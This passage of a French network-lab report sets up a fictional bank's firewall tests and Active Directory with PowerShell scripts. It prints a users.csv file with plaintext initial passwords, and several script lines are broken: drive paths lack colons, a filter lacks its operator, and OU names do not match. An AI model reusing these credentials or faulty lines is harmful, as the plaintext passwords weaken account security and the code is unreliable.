Envoi d'une requête 'Ping'  10.10.30.1 avec 32 octets de données :
Réponse de 10.10.30.1 : octets=32 temps=2 ms TTL=63
Réponse de 10.10.30.1 : octets=32 temps=2 ms TTL=63
Réponse de 10.10.30.1 : octets=32 temps=1 ms TTL=63
Réponse de 10.10.30.1 : octets=32 temps=1 ms TTL=63

Statistiques Ping pour 10.10.30.1:
    Paquets : envoyés = 4, reçus = 4, perdus = 0 (perte 0%),
Durée approximative des boucles en millisecondes :
    Minimum = 1ms, Maximum = 2ms, Moyenne = 1ms
```

Nous devons à présent tester les règles du pare-feu, les clients étant autorisés à accéder à internet, testons donc ce qui se passe :

```
C:\Users\boughlem>ping 8.8.8.8

Envoi d'une requête 'Ping'  8.8.8.8 avec 32 octets de données :
Réponse de 8.8.8.8 : octets=32 temps=46 ms TTL=58
Réponse de 8.8.8.8 : octets=32 temps=43 ms TTL=58
Réponse de 8.8.8.8 : octets=32 temps=45 ms TTL=58
Réponse de 8.8.8.8 : octets=32 temps=44 ms TTL=58

Statistiques Ping pour 8.8.8.8:
    Paquets : envoyés = 4, reçus = 4, perdus = 0 (perte 0%),
Durée approximative des boucles en millisecondes :
    Minimum = 43ms, Maximum = 46ms, Moyenne = 44ms
```

Nous testons également avec le serveur WEB1 de la DMZ vers internet :

```
web1@master:~$ ping 8.8.8.8
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
64 bytes from 8.8.8.8: icmp_seq=1 ttl=58 time=116 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=58 time=133 ms
64 bytes from 8.8.8.8: icmp_seq=3 ttl=58 time=158 ms
64 bytes from 8.8.8.8: icmp_seq=4 ttl=58 time=172 ms
^C
--- 8.8.8.8 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3014ms
rtt min/avg/max/mdev = 115.882/144.639/171.856/21.674 ms
```

Le serveur d'Active Directory doit également pouvoir accéder à l'internet :

```
C:\Users\Administrateur>ping 8.8.8.8

Envoi d'une requête 'Ping'  8.8.8.8 avec 32 octets de données :
Réponse de 8.8.8.8 : octets=32 temps=51 ms TTL=58
Réponse de 8.8.8.8 : octets=32 temps=54 ms TTL=58
Réponse de 8.8.8.8 : octets=32 temps=67 ms TTL=58
Réponse de 8.8.8.8 : octets=32 temps=44 ms TTL=58

Statistiques Ping pour 8.8.8.8:
    Paquets : envoyés = 4, reçus = 4, perdus = 0 (perte 0%),
Durée approximative des boucles en millisecondes :
    Minimum = 44ms, Maximum = 67ms, Moyenne = 54ms
```

Les clients sont autorisés à communiquer avec le serveur d'impression :

```
C:\Users\boughlem>ping 10.10.10.40

Envoi d'une requête 'Ping'  10.10.10.40 avec 32 octets de données :
Réponse de 10.10.10.40 : octets=32 temps=1 ms TTL=63
Réponse de 10.10.10.40 : octets=32 temps=1 ms TTL=63
Réponse de 10.10.10.40 : octets=32 temps=2 ms TTL=63
Réponse de 10.10.10.40 : octets=32 temps=2 ms TTL=63

Statistiques Ping pour 10.10.10.40:
    Paquets : envoyés = 4, reçus = 4, perdus = 0 (perte 0%),
Durée approximative des boucles en millisecondes :
    Minimum = 1ms, Maximum = 2ms, Moyenne = 1ms
```

Nous pouvons également tester la connectivité entre les deux clients du LAN avec la seconde machine du LAN (Client2 nommé alamelou) qui tentera de communiquer avec Client1 :

```
C:\Users\alamelou>ping 10.10.20.1

Envoi d'une requête 'Ping'  10.10.20.1 avec 32 octets de données :
Réponse de 10.10.20.1 : octets=32 temps=51 ms TTL=64
Réponse de 10.10.20.1 : octets=32 temps=41 ms TTL=64
Réponse de 10.10.20.1 : octets=32 temps=10 ms TTL=64
Réponse de 10.10.20.1 : octets=32 temps=97 ms TTL=64

Statistiques Ping pour 10.10.20.1:
    Paquets : envoyés = 4, reçus = 4, perdus = 0 (perte 0%),
Durée approximative des boucles en millisecondes :
    Minimum = 10ms, Maximum = 97ms, Moyenne = 49ms
```

Et enfin, les clients n'étant pas autorisés à accéder au serveur de supervision, analysons ce qu'il se passe lorsque nous testons la connectivité :

```
C:\Users\boughlem>ping 10.10.10.100

Envoi d'une requête 'Ping'  10.10.10.100 avec 32 octets de données :
Délai d'attente de la demande dépassé.
Délai d'attente de la demande dépassé.
Délai d'attente de la demande dépassé.
Délai d'attente de la demande dépassé.

Statistiques Ping pour 10.10.10.100:
    Paquets : envoyés = 4, reçus = 0, perdus = 4 (perte 100%),
```

Nous avons donc correctement configuré nos services de pare-feu, à noter que le pare-feu de la succursale de Saint-Pierre est configuré de la même manière (mais en version adaptée aux changements d'IP et donc minimaliste car moins d'interfaces).

P.S. : Les noms d'utilisateur des clients sont sous la forme "nom" plutôt que "première lettre du prénom" + "nom" car ces tests ont été effectuées avant la configuration des utilisateurs de l'AD. Ainsi, alamelou et boughlem deviendront ralamelou et bboughlem.

3 - Mise en place de serveur Windows

Nous allons maintenant passer à la configuration de nos serveurs Active Directory. AD est un service développé par Microsoft, principalement utilisé dans les environnements Windows. Il fonctionne comme une base de données centralisée contenant des informations sur les ressources du réseau : utilisateurs, groupes, ordinateurs, imprimantes, etc. Ce service permet d'organiser ces éléments de façon structurée et hiérarchique, facilitant ainsi leur gestion.

AD permet aux administrateurs de gérer de manière centralisée les accès et les droits des utilisateurs. Grâce à lui, il est possible d'attribuer des permissions, d'appliquer des politiques de sécurité, et de contrôler l'accès aux ressources selon le profil de chaque utilisateur. Cela contribue à renforcer la sécurité du système d'information tout en simplifiant son administration quotidienne.

A - Configuration d'Active Directory

Nous allons passer à sa mise en place concrète. Cette étape consiste à structurer l'annuaire de manière logique et organisée, en créant les unités d'organisation (OU), les groupes de sécurité et les comptes utilisateurs.

Cette organisation permet de refléter la hiérarchie réelle de l'entreprise (directions, services, sites) afin de faciliter la gestion des ressources, l'attribution des droits d'accès et l'application des stratégies de groupe (GPO). Une structure bien pensée dès le départ rend l'administration plus efficace et plus sécurisée…

Nous commençons par installer l'AD avec les rôles et modules nécessaires à son fonctionnement, ainsi que la déclaration des variables du chemin de fichiers importants :

```
Install-WindowsFeature -Name AD-Domain-Services, DNS -IncludeManagementTools

Import-Module ADDSDeployment

Install-ADDSForest `
-DomainName "rtbank.re" `
-CreateDnsDelegation:$false `
-DatabasePath "C\Windows\NTDS" `
-DomainMode "WinThreshold" `
-DomainNetbiosName "RTBANK" `
-ForestMode "WinThreshold" `
-InstallDns:$true `
-LogPath "C\Windows\NTDS\Logs" `
-SysvolPath "C\Windows\SYSVOL" `
-Force:$true
```

Puis nous pouvons créer les OU et les groupes avec le script suivant :

```
Import-Module ActiveDirectory
# Défnir la racine des OUs
$Domain = "DC=rtbank,DC=re"
# Créer les OUs
New-ADOrganizationalUnit -Name "rtbank" -Path $Domain
New-ADOrganizationalUnit -Name "DRH" -Path "OU=rtbank,$Domain"
New-ADOrganizationalUnit -Name "Recrutement" -Path "OU=DRH,OU=rtbank,$Domain"
New-ADOrganizationalUnit -Name "Paie" -Path "OU=DRH,OU=rtbank,$Domain"
New-ADOrganizationalUnit -Name "DC" -Path "OU=rtbank,$Domain"
New-ADOrganizationalUnit -Name "Commerciaux" -Path "OU=DC,OU=rtbank,$Domain"
New-ADOrganizationalUnit -Name "DAF" -Path "OU=rtbank,$Domain"
New-ADOrganizationalUnit -Name "Comptabilité" -Path "OU=DAF,OU=rtbank,$Domain"
New-ADOrganizationalUnit -Name "DSI" -Path "OU=rtbank,$Domain"
New-ADOrganizationalUnit -Name "Réseaux_Système" -Path
"OU=DSI,OU=rtbank,$Domain"
New-ADOrganizationalUnit -Name "Sécurité" -Path "OU=DSI,OU=rtbank,$Domain"
New-ADOrganizationalUnit -Name "Dev_logiciel" -Path "OU=DSI,OU=rtbank,$Domain"
New-ADOrganizationalUnit -Name "DMA" -Path "OU=rtbank,$Domain"
New-ADOrganizationalUnit -Name "DOP" -Path "OU=rtbank,$Domain"
New-ADOrganizationalUnit -Name "Opérations" -Path "OU=DOP,OU=rtbank,$Domain"
New-ADOrganizationalUnit -Name "Recouvrement" -Path "OU=DOP,OU=rtbank,$Domain"
New-ADOrganizationalUnit -Name "DG" -Path "OU=rtbank,$Domain"
$groups = @{
 "Commerce"="OU=Commerciaux,OU=DC,OU=rtbank,DC=rtbank,DC=re"
 "DAF"="OU=DAF,OU=rtbank,DC=rtbank,DC=re"
 "Directeur commercial"="OU=DC,OU=rtbank,DC=rtbank,DC=re"
 "Directeur général"="OU=DG,OU=rtbank,DC=rtbank,DC=re"
 "DMA"="OU=DMA,OU=rtbank,DC=rtbank,DC=re"
 "DOP"="OU=DOP,OU=rtbank,DC=rtbank,DC=re"
 "DRH"="OU=DRH,OU=rtbank,DC=rtbank,DC=re"
 "DSI"="OU=DSI,OU=rtbank,DC=rtbank,DC=re"
 "Pôle dev logiciel"="OU=Dev_logiciel,OU=DSI,OU=rtbank,DC=rtbank,DC=re"
 "Pôle opérations"="OU=Opérations,OU=DOP,OU=rtbank,DC=rtbank,DC=re"
 "Pôle recouvrement"="OU=Recouvrement,OU=DOP,OU=rtbank,DC=rtbank,DC=re"
 "Pôle réseau système"="OU=Réseaux_Système,OU=DSI,OU=rtbank,DC=rtbank,DC=re"
 "Pôle sécurité"="OU=Sécurité,OU=DSI,OU=rtbank,DC=rtbank,DC=re"
 "Service compta"="OU=Comptabilité,OU=DAF,OU=rtbank,DC=rtbank,DC=re"
 "Service paie"="OU=Paie,OU=DRH,OU=rtbank,DC=rtbank,DC=re"
 "Service recrutement"="OU=Recrutement,OU=DRH,OU=rtbank,DC=rtbank,DC=re"
}
foreach ($group in $groups.GetEnumerator()) {
 try {
  New-ADGroup -Name $group.Key -Path $group.Value -GroupScope Global -ErrorAction Stop
  Write-Host "Security group `'$($group.Key)`' created successfully in `'$($group.Value)`'"
 } catch {
  Write-Host "Failed to create security group `'$($group.Key)`': $($_.Exception.Message)"
 }
}
```

Et nous pouvons remplir cette structure avec les utilisateurs :


```
Import-Module ActiveDirectory
$CSVFile = "users.csv"
$CSVData = Import-CSV -Path $CSVFile -Delimiter ";" -Encoding UTF8
Foreach($Utilisateur in $CSVData){
 $UtilisateurPrenom = $Utilisateur.prenom
 $UtilisateurNom = $Utilisateur.nom
 $UtilisateurLogin = ($UtilisateurPrenom).Substring(0,1).ToLower() + $UtilisateurNom.ToLower()
 $UtilisateurEmail = "$UtilisateurLogin@rtbank.re"
 $UtilisateurMotDePasse = $Utilisateur.mdp
 $UtilisateurFonction = $Utilisateur.fonction
 $OU = $Utilisateur.OU
 # Vérifer la présence de l'utilisateur dans l'AD
 if (Get-ADUser -Filter "SamAccountName eq '$UtilisateurLogin'") {
  Write-Warning "L'identifant $UtilisateurLogin existe déjà dans l'AD"
 }
 else {
  $newUser = New-ADUser -Name "$UtilisateurNom $UtilisateurPrenom" `
                -DisplayName "$UtilisateurNom $UtilisateurPrenom" `
                -GivenName $UtilisateurPrenom `
                -Surname $UtilisateurNom `
                -SamAccountName $UtilisateurLogin `
                -UserPrincipalName "$UtilisateurLogin@rtbank.re" `
                -EmailAddress $UtilisateurEmail `
                -Title $UtilisateurFonction `
                -Path $OU `
                -AccountPassword (ConvertTo-SecureString $UtilisateurMotDePasse -AsPlainText -Force) `
                -ChangePasswordAtLogon $true `
                -Enabled $true `
                -PassThru
  Write-Output "Création de l'utilisateur : $UtilisateurLogin ($UtilisateurNom $UtilisateurPrenom)"
# Tenter d'ajouter l'utilisateur au groupe de sécurité
 try {
  Add-ADGroupMember -Identity $UtilisateurFonction -Members $UtilisateurLogin -ErrorAction Stop
  Write-Output "Utilisateur $UtilisateurLogin ajouté au groupe de sécurité '$UtilisateurFonction'"
  } catch {
   Write-Warning "Impossible d'ajouter l'utilisateur $UtilisateurLogin au groupe de sécurité '$UtilisateurFonction':
$($_.Exception.Message)"
  }
 }
}
```

Au passage, voici le contenu du fichier users.csv :

```
prenom;nom;fonction;OU;mdp
Henri;FEVRIER;Directeur général;OU=DG,OU=rt-bank,DC=rtbank,DC=re;FeV7Hn2*
Claire;GILLOT;DRH;OU=DRH,OU=rt-bank,DC=rtbank,DC=re;GiL2Ci5$
Jean;PETIT;Service recrutement;OU=Recrutement,OU=DRH,OU=rt-bank,DC=rtbank,DC=re;PeT4Je9!
Claire;BEGUE;Service recrutement;OU=Recrutement,OU=DRH,OU=rt-bank,DC=rtbank,DC=re;BeG8Cl1@
Julien;LARDON;Service recrutement;OU=Recrutement,OU=DRH,OU=rt-bank,DC=rtbank,DC=re;LaR6Ju3#
Marian;SIEMENS;Service paie;OU=Paie,OU=DRH,OU=rt-bank,DC=rtbank,DC=re;SiE9Ma4%
```


```
Louis;KLEIN;Service paie;OU=Paie,OU=DRH,OU=rt-bank,DC=rtbank,DC=re;KlE1Lo7^
Marvin;LOYAL;Service paie;OU=Paie,OU=DRH,OU=rt-bank,DC=rtbank,DC=re;LoY5Ma2&
Laurent;LEGROS;Directeur commercial;OU=Commerciaux,OU=DC,OU=rt-bank,DC=rtbank,DC=re;LeG3La8*
Jean;BORDEREAU;Directeur commercial;OU=Commerciaux,OU=DC,OU=rt-bank,DC=rtbank,DC=re;BoR7Je5$
Laure;PAPIN;DAF;OU=DAF,OU=rt-bank,DC=rtbank,DC=re;PaP2La6!
Vincent;CHANE;Service compta;OU=Comptabilité,OU=DAF,OU=rt-bank,DC=rtbank,DC=re;ChA4Vi9@
Marie-Paule;DE LA ROCHELLE;Service compta;OU=Comptabilité,OU=DAF,OU=rt-bank,DC=rtbank,DC=re;RoC8Ma1#
Louise;ALIBABA;Service compta;OU=Comptabilité,OU=DAF,OU=rt-bank,DC=rtbank,DC=re;AlI6Lo3%
Pierre;BOURGEOIS;DSI;OU=DSI,OU=rt-bank,DC=rtbank,DC=re;BoU9Pi7^
Rohan;ALAMELOU;Pôle réseau système;OU=Réseaux_Système,OU=DSI,OU=rt-bank,DC=rtbank,DC=re;Al85Ro2&
Sandjay;ALCINOUS;Pôle réseau système;OU=Réseaux_Système,OU=DSI,OU=rt-bank,DC=rtbank,DC=re;AlC0Sa0!
Bilel;BOUGHLEM;Pôle réseau système;OU=Réseaux_Système,OU=DSI,OU=rt-bank,DC=rtbank,DC=re;BoU7Bi5@
Patrick;JOINTURE;Pôle réseau système;OU=Réseaux_Système,OU=DSI,OU=rt-bank,DC=rtbank,DC=re;JoI3Pa8*
Robert;ARNAU;Pôle sécurité;OU=Sécurité,OU=DSI,OU=rt-bank,DC=rtbank,DC=re;ArN7Ro5$
Marc;RAZAFINDRALAMBO;Pôle sécurité;OU=Sécurité,OU=DSI,OU=rt-bank,DC=rtbank,DC=re;RaZ2Ma6!
Loïc;EON;Pôle dev logiciel;OU=Dev_logiciel,OU=DSI,OU=rt-bank,DC=rtbank,DC=re;EoN4Lo9@
Monique;MACDONALD;Pôle dev logiciel;OU=Dev_logiciel,OU=DSI,OU=rt-bank,DC=rtbank,DC=re;MaC8Mo1#
Claire;BEGUE;Commerce;OU=Commerciaux,OU=DC,OU=rt-bank,DC=rtbank,DC=re;BeG6Cl3%
Lisa;FREITAS;DMA;OU=DMA,OU=rt-bank,DC=rtbank,DC=re;FrE9Li7^
Jérôme;PATIENT;DMA;OU=DMA,OU=rt-bank,DC=rtbank,DC=re;PaT5Je2&
Thibault;GERARD;DMA;OU=DMA,OU=rt-bank,DC=rtbank,DC=re;GeR3Th8*
Sandrine;SINAPOURALENARALINGOM;DOP;OU=DOP,OU=rt-bank,DC=rtbank,DC=re;SiN7Sa5$
Louane;PIERRET;Pôle opérations;OU=Opérations,OU=DOP,OU=rt-bank,DC=rtbank,DC=re;PiE2Lo6!
Alice;GERMAIN;Pôle opérations;OU=Opérations,OU=DOP,OU=rt-bank,DC=rtbank,DC=re;GeR4Al9@
Manon;RASPI;Pôle opérations;OU=Opérations,OU=DOP,OU=rt-bank,DC=rtbank,DC=re;RaS8Ma1#
Justine;RIVIERE;Pôle recouvrement;OU=Recouvrement,OU=DOP,OU=rt-bank,DC=rtbank,DC=re;RiV6Ju3%
Donain;SAMOUSSA;Pôle recouvrement;OU=Recouvrement,OU=DOP,OU=rt-bank,DC=rtbank,DC=re;SaM9Do7^
Maline;ROSEE;Pôle recouvrement;OU=Recouvrement,OU=DOP,OU=rt-bank,DC=rtbank,DC=re;RoS5Ma2&
```

Et nous obtenons cette arborescence fonctionnelle :




Tout ajustement peut-être fait sur interface graphique du serveur d'AD comme ceci :


- Pour ajouter une OU, nous faisons un clique droit sur la foret "rtbank.re" puis créons un nouvel objet qui sera une OU :




Pour créer un nouvel utilisateur, nous faisons un clique droit sur l'OU et créons un nouvel objet utilisateur :





Et par exemple, nous avons Claire Gillot dans l'OU de la Direction des Ressources Humaines :



Et pouvons ajouter les utilisateurs dans les groupes leur correspondant :









C'est comme ceci que nous effectuons des petits ajustements bien qu'il soit toujours possible et même conseillé de simplement adapter puis relancer les différents scripts proposés.


Nous pouvons à présent configurer le service DNS, qui s'assurera de résoudre notre nom de domaine en adresse IP, nous réouvrons donc le Gestionnaire de serveur et dans la section Serveur local, repérons le paramètre Nom de l'ordinateur avant de cliquer dessus. Dans la fenêtre Propriétés système, nous cliquons sur le bouton Modifier. Nous pouvons alors définir le nom de l'ordinateur qui dans notre cas sera SRV-AD puis validerons nos modifications :




Nous devons ensuite redémarrer le serveur pour appliquer ces modifications. Une fois cela fait, nous ouvrons le Gestionnaire DNS (dnsmgmt.msc) :




Nous vérifions la présence de la zone de recherche directe qui permet de traduire notre nom de domaine en adresse IP puis ajoutons une zone de recherche inversée qui fera... l'inverse, donc traduire notre adresse IP en nom de domaine :




L'Assistant nouvelle zone nous accompagnera lors de la création de ce que nous définissons comme zone principale que nous enregistrons dans l'AD :




Nous nous assurons également de l'étendue de la zone de réplication vers tous les serveurs DNS dans notre domaine :



